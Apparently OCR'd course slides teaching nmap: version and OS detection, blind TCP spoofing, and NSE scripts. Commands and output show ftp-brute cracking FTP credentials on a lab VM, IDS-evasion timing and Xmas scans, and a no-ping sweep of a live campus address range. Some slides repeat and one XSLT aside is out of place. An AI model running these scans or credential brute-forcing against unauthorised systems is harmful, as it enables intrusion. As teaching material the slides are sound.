https://www.cvedetails.com/vulnerability-list/vendor_id-21069/product_id-62457/version_id-475517/Vsftpd-Project-Vsftpd-2.3.4.html

Notice the line in red box. It states the actual vulnerability found in this version of ftp. Later we'll see how can we exploit this vulnerability.

How nmap does version detection?

- Nmap can do port scanning using simple ideas of sending packets and analyzing the responses.
- **nmap-services** database: Based on majority of reports of scan, nmap has its database which it indexes to see what service runs on majority of the given ports. For example, vast majority of servers listening on TCP port 25 are mail servers, etc.
- **nmap-service-probes** database: It contains probes that are used to query the open ports for interrogating further with the ports. The response strings are parsed and information like **service protocol, application name, version number, device type** etc. is determined by indexing into its database.

How are these databases built?

- **Usually, every new learner in the cyber attacks field launches his/her attack on his/her known devices.**

- **Thus, they know the service, OS, versions etc. of their devices.**

- **When Nmap receives responses from a service but cannot match them to its database, it prints out a special fingerprint and a URL for you to submit it to if you know for sure what is running on the port.**

Saving results of scan

What is the full form of XSLT mapping?

XSL (eXtensible Stylesheet Language) is a styling language for XML. XSLT stands for **XSL Transformations**. This tutorial will teach you how to use XSLT to transform XML documents into other formats (like transforming XML into HTML).

Source: Google

Notice the line in red box. It states the actual vulnerability found in this version of ftp. Later we'll see how can we exploit this vulnerability.

Saving results of scan

- A slight deviation towards practical aspects….
- The results of port scan of a target is visible on terminal and is erased once the terminal is cleared. What if we scanned an entire network (/24 or so) and want to exploit its vulnerability later.
- Or if our job was to scan the ports and services running and submit the report to some other team who might use it to cause penetration attacks…..
- In such cases, we need to save the results we obtain after performing the scan into some file that can be shared with the right team later.

Saving results of scan- Xml file

XML=> Extensible Markup Language (Used to display structured documents in text based format)

$ nmap **-oX** <file_name> <target_ip>

```
┌──(root㉿kali)-[/home/harsh/Desktop/CS212 ]
└─# nmap -sV -sT -O -v -p 1-65535 -oX hackers.xml 192.168.56.102
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-10 04:41 CST
NSE: Loaded 45 scripts for scanning.
Initiating Ping Scan at 04:41
Scanning 192.168.56.102 [4 ports]
Completed Ping Scan at 04:41, 0.03s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 04:41
```

An example is shown:-

Several new stuffs:-

1. -sT: for TCP scan, we have seen it.
2. -sV: for version detection, we have seen it.
3. -v: for verbose output, we have seen it.
4. **-p:** to specify the port number range for scan. By default nmap scans only the top 1000 well known ports.
5. **-O:** for OS detection using TCP/IP stack fingerprinting. We will see it later.
6. **-oX:** to save the scan report in xml file.

Saving results of scan- Xml file

The file *hackers.xml* is available now:-

```
┌──(root㉿kali)-[/home/harsh/Desktop/CS212 ]
└─# ls -al
total 24
drwxr-xr-x 2 harsh harsh  4096 Mar 10 04:41 .
drwxr-xr-x 3 harsh harsh  4096 Feb 26 22:47 ..
-rw-r--r-- 1 root  root  10893 Mar 10 04:46 hackers.xml
-rw-r--r-- 1 harsh harsh  3107 Mar  7 05:02 port_scanner_harsh.py
```

This is in XML format and not stylised. XML though describes the structure of the documents, but it does not know how to display it. So we use **XSL, the Extensible Stylesheet Language**, which is a styling language for XML.

The **XSLT stands for XSL transformations, a lan is used for transforming XML documents into human readable format such as HTML.**

xsltproc is a command line tool to apply XSLT stylesheets to XML documents. We will only use it as a given utility and not go into details of this command.

```
┌──(root㉿kali)-[/home/harsh/Desktop/CS212 ]
└─# xsltproc hackers.xml -o hackers.html

┌──(root㉿kali)-[/home/harsh/Desktop/CS212 ]
└─# ls -al
total 40
drwxr-xr-x 2 harsh harsh  4096 Mar 10 04:50 .
drwxr-xr-x 3 harsh harsh  4096 Feb 26 22:47 ..
-rw-r--r-- 1 root  root  13817 Mar 10 04:50 hackers.html
-rw-r--r-- 1 root  root  10893 Mar 10 04:46 hackers.xml
-rw-r--r-- 1 harsh harsh  3107 Mar  7 05:02 port_scanner_harsh.py
```

Analyzing the results of scan

The scan result of the simple scan shown on last slide is:-

Nmap Scan Report - Scanned at Fri Mar 10 04:41:30 2023

The date and time of scan performed

Scan Summary | 192.168.56.102

Scan Summary

Nmap 7.93 was initiated at Fri Mar 10 04:41:30 2023 with these arguments:
nmap -sV -sT -O -v -p 1-65535 -oX hackers.xml 192.168.56.102

The command executed is listed

Verbosity: 1; Debug level 0

Nmap done at Fri Mar 10 04:46:32 2023; 1 IP address (1 host up) scanned in 302.56 seconds

192.168.56.102

The IP address of the target machine.

Address

- 192.168.56.102 (ipv4)

Ports

The 65504 ports scanned but not shown below are in state: **filtered**

- 65504 ports replied with: **no-response**

Analyzing the results of scan

Summary of ports, our main interest:-

Note the reason field, all are filled with SYN-ACK. This is because nmap basically used the SYN-ACK packets sent by the target machine to generate this summary report, and determine the status of the ports.

Port		State (toggle closed [0] | filtered [0])	Service	Reason	Product	Version	Extra info
21	tcp	open	ftp	syn-ack	vsftpd	2.3.4	
22	tcp	open	ssh	syn-ack	OpenSSH	4.7p1 Debian 8ubuntu1	protocol 2.0
23	tcp	open	telnet	syn-ack	Linux telnetd		
25	tcp	open	smtp	syn-ack	Postfix smtpd		
53	tcp	open	domain	syn-ack	ISC BIND	9.4.2	
80	tcp	open	http	syn-ack	Apache httpd	2.2.8	(Ubuntu) DAV/2
110	tcp	open	pop3	syn-ack			
111	tcp	open	rpcbind	syn-ack		2	RPC #100000
139	tcp	open	netbios-ssn	syn-ack	Samba smbd	3.X - 4.X	workgroup: WORKGROUP
445	tcp	open	netbios-ssn	syn-ack	Samba smbd	3.X - 4.X	workgroup: WORKGROUP
512	tcp	open	exec	syn-ack	netkit-rsh rexecd		
513	tcp	open	login	syn-ack			
514	tcp	open	shell	syn-ack	Netkit rshd		
1099	tcp	open	java-rmi	syn-ack	GNU Classpath grmiregistry		
1524	tcp	open	bindshell	syn-ack	Metasploitable root shell		
2049	tcp	open	nfs	syn-ack		2-4	RPC #100003
2121	tcp	open	ftp	syn-ack	ProFTPD	1.3.1	
3306	tcp	open	mysql	syn-ack	MySQL	5.0.51a-3ubuntu5	
3632	tcp	open	distccd	syn-ack	distccd	v1	(GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4)
5432	tcp	open	postgresql	syn-ack	PostgreSQL DB	8.3.0 - 8.3.7	
5900	tcp	open	vnc	syn-ack	VNC		protocol 3.3
6000	tcp	open	X11	syn-ack			access denied
6667	tcp	open	irc	syn-ack	UnrealIRCd		
6697	tcp	open	irc	syn-ack	UnrealIRCd		
8009	tcp	open	ajp13	syn-ack	Apache Jserv		Protocol v1.3
8180	tcp	open	http	syn-ack	Apache Tomcat/Coyote JSP engine	1.1	
8787	tcp	open	drb	syn-ack	Ruby DRb RMI		Ruby 1.8; path /usr/lib/ruby/1.8/drb
35949	tcp	open	status	syn-ack		1	RPC #100024
46721	tcp	open	java-rmi	syn-ack	GNU Classpath grmiregistry		
48372	tcp	open	nlockmgr	syn-ack		1-4	RPC #100021
58071	tcp	open	mountd	syn-ack		1-3	RPC #100005

Analyzing the results of scan

Some more info:-

Remote Operating System Detection

- Used port: **21/tcp (open)**
- OS match: **Oracle Virtualbox (98%)**
- OS match: **QEMU user mode network gateway (92%)**

As we include **-O** for operating system scan, so we have the info.

Misc Metrics (click to expand)

Metric	Value
Ping Results	reset
TCP Sequence Prediction	Difficulty=19 (Good luck!)
IP ID Sequence Generation	Busy server or unknown class

Is it something we already know?

TCP Sequence Prediction

Misc Metrics (click to expand)

Metric	Value
Ping Results	reset
TCP Sequence Prediction	Difficulty=19 (Good luck!)
IP ID Sequence Generation	Busy server or unknown class

- We know that TCP connections start with an ISN (Initial Sequence Number), which is chosen by the two communicating hosts at random and informed to the other in the three way handshake.
- If the target system has poor TCP ISN generation, then they are vulnerable to an attack called blind TCP spoofing.

Blind TCP spoofing

- TCP hosts only accept the packets that are in the correct sequence number range, and acknowledge accordingly.


- If the attacker and spoofed victim are on same subnet, the attacker can simply use some packet analyzer to look at the sequence numbers that flows between target host and some other hosts communicating with it. Having known the sequence numbers, the attacker can easily spoof itself to some IP of ongoing connection to the target, and continue to communicate with the target server.

Blind TCP spoofing

- For example, target is the server A, and client B is communicating with it. The attacker C is on the same subnet as B and can easily see the sequence numbers that flow between A and B, thus C spoofs it's IP to that of B and connects to A. The responses of A are still delivered to B as A has the request coming from IP of B only. However, the response received by B is not as per his actual request but rather as per the request made by the attacker C. Hence trust relationship between TCP client B and server A is violated.
- However, C must ensure that its packet reaches A before B’s original, so that B’s original packet will be eventually dropped and response to C’s packet is only sen’t; how this is done is not our goal, but there are certainly methods about it.

Blind TCP spoofing

Thus, C knows the value of ackNum to put on next spoofed request packet it sends to A will be 150




Pic credit: https://www.sunnyvalley.io/docs/assets/images/ip-spoofing-181ecdcb3bd8364306cc5c2534764d10.png

Blind TCP spoofing

- The things become worse when attacker is not on same subnet as the server target.
- So it can’t analyze the sequence numbers, and has to guess it, in order to execute whatever it did before. This is why it is called blind TCP spoofing, as attacker is literally blind of the sight of the sequence numbers that flow between server and authentic client.
- The nmap “TCP sequence prediction” just tells the difficulty metric of guessing the sequence numbers rightly, and not guesses itself.

Blind TCP spoofing

Thus, C guesses the value of ackNum to put on next spoofed request packet it sends to A will be 150



Note the IP address of attacker. Clearly, C is not on the same subnet as B

Pic credit: https://www.sunnyvalley.io/docs/assets/images/ip-spoofing-181ecdcb3bd8364306cc5c2534764d10.png

Analyzing the results of scan

Some more info:-

Remote Operating System Detection

- Used port: **21/tcp (open)**
- OS match: **Oracle Virtualbox (98%)**
- OS match: **QEMU user mode network gateway (92%)**

Misc Metrics (click to expand)

Metric	Value
Ping Results	reset
TCP Sequence Prediction	Difficulty=19 (Good luck!)
IP ID Sequence Generation	Busy server or unknown class

Go to top

Toggle Closed Ports

Toggle Filtered Ports

Is it something we already know?

But we will discuss it in few minutes...

How nmap does OS detection?

OS fingerprinting is also called TCP/IP stack fingerprinting. This is simply because it relies on the characteristics of TCP/IP protocol stack pertaining to that particular operating system.

Certain arguments in the TCP protocol is left to be based on implementation. Thus, different OS and different versions of OS set different defaults for these parameters, and nmap analyzes these OS and version specific default values that it receives from the response packet to predict the OS.

How nmap does OS detection?

These fields are listed as of Wikipedia specifications (Mostly depend on TCP/IP “options” field):-

- Initial packet size- As Syn-Ack response packet needs no payload, so what size of TCP header is chosen can be exploited. (min 20 bytes)
- Initial TTL- The initial value of time to live for the packet
- Window size- The advertised receiver window size
- MSS size- The max segment size for the segment.
- Window scaling value (8 bits)
  - Used only during 3 way handshake.
  - As the window size field is only 16 bits long, the value in this field specifies how many positions to left shift the window size while interpreting it.
- “Don’t fragment” flag- in case packet_size>MTU, don’t fragment it, rather send ICMP error message to the sender.
- “sackOK” flag- means that apart from cumulative acks, selective acknowledgement can also be permitted.
- “Nop” flag- means that “options field” is not there. Hence, nop flag is 1.

These fields are combined to form 67 bit signature of the target OS, called the fingerprint of the OS.

Nmap scripts

A typical scenario is:-

- You scan a target machine for open ports.
- You find some ports running services with older versions.
- You want to find more about that port and service running on it specifically. So you want to perform additional tests on this port.
- So we use Nmap scripts. There are a number of pre written codes in nmap library that we can directly run for finer details for a specific port of the target machine.

Nmap scripting engine

Just for basic information….

- Nmap allows users to even define their own custom scripts to be run against the target while scanning for its ports. Th is possible by nmap scripting engine.

Scripts for NSE are written in the Lua programming language.

Nmap script categories

Based on the purpose and the complexity involved in the script codes involved, nmap scripts are classified as:-

Categories	Purpose
all	Runs all available NSE scripts
auth	Scripts related to authentication
default	Runs a basic set of default scripts
discovery	Attempts to discover in depth information about a target
external	Scripts that contact external sources (such as the whois database)
intrusive	Scripts which may be considered intrusive by the target system
malware	Scripts that check for open backdoors and malware
safe	Basic scripts that are not intrusive
vuln	Checks target for commonly exploited vulnerabilities

NSE script categories

Reference: https://doc.lagout.org/operating%20system%20/linux/Nmap%20Cookbook%20The%20Fat-free%20Guide%20to%20Network%20Scanning.pdf

Nmap scripts database

Nmap script database is installed along with nmap suite on your machine. This is how it looks…

root@kali: /home/harsh

File Actions Edit View Help

```
┌──(root㉿kali)-[/home/harsh]
└─# ls /usr/share/nmap/scripts
```


```
acarsd-info.nse                 ip-geolocation-ipinfodb.nse
address-info.nse                ip-geolocation-map-bing.nse
afp-brute.nse                   ip-geolocation-map-google.nse
afp-ls.nse                      ip-geolocation-map-kml.nse
afp-path-vuln.nse               ip-geolocation-maxmind.nse
afp-serverinfo.nse              ip-https-discover.nse
afp-showmount.nse               ipidseq.nse
ajp-auth.nse                    ipmi-brute.nse
ajp-brute.nse                   ipmi-cipher-zero.nse
ajp-headers.nse                 ipmi-version.nse
ajp-methods.nse                 ipv6-multicast-mld-list.nse
ajp-request.nse                 ipv6-node-info.nse
allseeingeye-info.nse           ipv6-ra-flood.nse
amqp-info.nse                   irc-botnet-channels.nse
asn-query.nse                   irc-brute.nse
auth-owners.nse                 irc-info.nse
auth-spoof.nse                  irc-sasl-brute.nse
backorifice-brute.nse           irc-unrealircd-backdoor.nse
```

Nmap scripts- finding required scripts

Use grep command to search for required script.

Step 1: Scan the target machine.

Thus, our target machine is listening on port 21 for a ftp session. We will run a script related to this service.



Nmap scripts- finding required scripts

Step 2: Found that our target machine is listening on port 21, so we look for some script in the nmap database that can find finer details of ftp vulnerabilities that the target is running (remember grep command):-

```
┌──(root㉿kali)-[/home/harsh]
└─# ls /usr/share/nmap/scripts | grep ftp
ftp-anon.nse
ftp-bounce.nse
ftp-brute.nse
ftp-libopie.nse
ftp-proftpd-backdoor.nse
ftp-syst.nse
ftp-vsftpd-backdoor.nse
ftp-vuln-cve2010-4221.nse
tftp-enum.nse
```

```
ftp-brute.nse
```

This particular nmap script is used to crack the ftp password for the target machine.

Our goal is not to understand the logic of the script, but to use it to our cause.

Nmap scripts- running required scripts

Step 3: Now we run the nmap script on the target machine only for port 21 as ftp service was running on port 21 only.

```
┌──(root㉿kali)-[/home/harsh]
└─# nmap 192.168.56.102 --script ftp-brute.nse -p 21
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-20 05:06 CDT
NSE: [ftp-brute] usernames: Time limit 10m00s exceeded.
NSE: [ftp-brute] usernames: Time limit 10m00s exceeded.
NSE: [ftp-brute] passwords: Time limit 10m00s exceeded.
Nmap scan report for 192.168.56.102
Host is up (0.00085s latency).

PORT   STATE SERVICE
21/tcp open  ftp
| ftp-brute:
|   Accounts:
|     user:user - Valid credentials
|_  Statistics: Performed 3734 guesses in 601 seconds, average tps: 6.1

Nmap done: 1 IP address (1 host up) scanned in 614.97 seconds
```

The results of the scan is as shown alongside.

It tells that the target machine running an ftp server has password and username both set to “user”.

Let’s check it.

Nmap scripts- Checking correct password

```
┌──(root㉿kali)-[/home/harsh]
└─# ftp 192.168.56.102
Connected to 192.168.56.102.
220 (vsFTPd 2.3.4)
Name (192.168.56.102:harsh): user
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Notice the arrow pointer which means we are successfully connected now

Nmap- ICMP scan

Nmap uses standard ICMP echo pings to the target machine and analyze the ICMP response message. This is mainly used for host discovery, i.e., what all hosts are active on a given subnet range and has little to do with port scanning!




Image source: https://cdn.ttgtmedia.com/rms/onlineimages/networking-icmp_packet_structure-f.png

Nmap- Timing templates

Define the aggressive level of the scan.


$ nmap <target_ip> -T<number from 0 to 5>

TEMPLATE	FLAG	FUNCTIONS
Paranoid	-T0	Extremely slow, useful to bypass IDS
Sneaky	-T1	Slow, also useful to bypass IDS (Intrusion Detection Systems)
Polite	-T2	Neutral
Normal	-T3	Default mode
Aggressive	-T4	Fast scan
Insane	-T5	Faster

Reference:
https://linuxhint.com/nmap_xmas_scan/

Nmap- Xmas scan

Sets the flags of TCP segment 1 or 0 and send to target ip to study its behavior towards various kinds of TCP segments.



Nmap Xmas scan is a way to evade firewall which tend to block normal TCP syn probes by replacing syn bits in packet header by URG,PSH, and FIN bits.

Nmap- Xmas scan

```
┌──(root㉿kali)-[/home/harsh]
└─# nmap 192.168.56.102 -sX -T5
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-20 06:28 CDT
Nmap scan report for 192.168.56.102
Host is up (0.00055s latency).
All 1000 scanned ports on 192.168.56.102 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 1 IP address (1 host up) scanned in 13.45 seconds
```

$ nmap -sX <target_ip>


Sent by us Response

This scan did not work out and the reason is the following

Table 5.4. How Nmap interprets responses to a NULL, FIN, or Xmas scan probe

Probe Response	Assigned State
No response received (even after retransmissions)	open|filtered
TCP RST packet	closed
ICMP unreachable error (type 3, code 1, 2, 3, 9, 10, or 13)	filtered

We also did only get RST and ACK bits in the response packets. Hence, no port could be claimed open by nmap,



Nmap- IDS evasion scans

IDS- Intrusion Detection system

Why would firewall and IDS block us:-

Obviously because we are malicious attackers. (‘,--))

How would firewall block us ?

How it differentiates between attackers and legitimate users is simple. By learning from the behavior. A legitimate user will, for example, not connect to all the ports of the server at once. So too many port connection requests, or as in case of UDP where directly packets are sent, from a single source IP makes the source susceptible to the firewall which may block us the next time.

Firewalls look for one of the following parameter to block us:-

- **All packets from a given source IP.**
- **All packets from a given port number.**
- **All packets from a given mac address. etc....**

IDS- Intrusion Detection system

Our key approach will be to spoof all our parameters that might make us susceptible to firewall....

Or use some scan techniques those are less common and thus have a lower chance of being detected by a firewall

Nmap- no ping scan

By default, Nmap first pings the target to see if it is online. It causes targets that do not respond to be skipped, and thus saves time

But if our target is protected by a firewall that blocks all ping probes, then even if it is online, nmap default scan would never scan it. Thus we use no ping scan to scan all the host(s) in the given IP(s) even it takes some more time.

```
┌──(root㉿kali)-[/home/harsh]
└─# nmap -Pn 10.196.10.0-255 -v
Starting Nmap 7.93 ( hthttps://nmap.org  t 2023-03-14 04:13 CDT
Initiating Parallel DNS resolution of 256 hosts. at 04:13
Completed Parallel DNS resolution of 256 hosts. at 04:13, 26.82s elapsed
Initiating SYN Stealth h Scan at 04:13
Scanning 64 hosts [1000 ports/host]
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
SYN Stealth Scan Timing: About 0.30% done
SYN Stealth Scan Timing: About 0.48% done
RTTVAR has grown to over 2.3 seconds, decre
asing to 2.0
RTTVAR has grown to over 2.3 seconds, decre
asing to 2.0
adjust_timeouts2: packet supposedly had rtt
 of 8025404 microseconds.  Ignoring time.
adjust_timeouts2: packet supposedly had rtt
 of 8025404 microseconds.  Ignoring time.
```

$ nmap -Pn <target_ip(s)>

Note that now we are scanning an entire range of IP addresses.

Nmap- no ping scan

```
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
Stats: 0:04:34 elapsed; 1024 hosts completed (2048 up), 1024 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 43.85% done; ETC: 04:51 (0:02:08 remaining)
```

Notice these strange lines. To successfully scan all hosts, nmap increased its timeout and so periodically decreases it, and hence RTTVAR is being decreased.

RTTVAR= variance in RTT estimate

```
root@kali: /home/harsh
File  Actions  Edit  View  Help
Host is up.

PORT    STATE    SERVICE
443/tcp filtered https

Nmap scan report for 10.196.3.250
Host is up.

PORT    STATE    SERVICE
443/tcp filtered https

Nmap scan report for cisco-capwap-controller.iitgoa.ac.in (10.196.3.251)
Host is up (0.011s latency).

PORT    STATE SERVICE
443/tcp open  https

Nmap scan report for 10.196.3.252
Host is up.
```

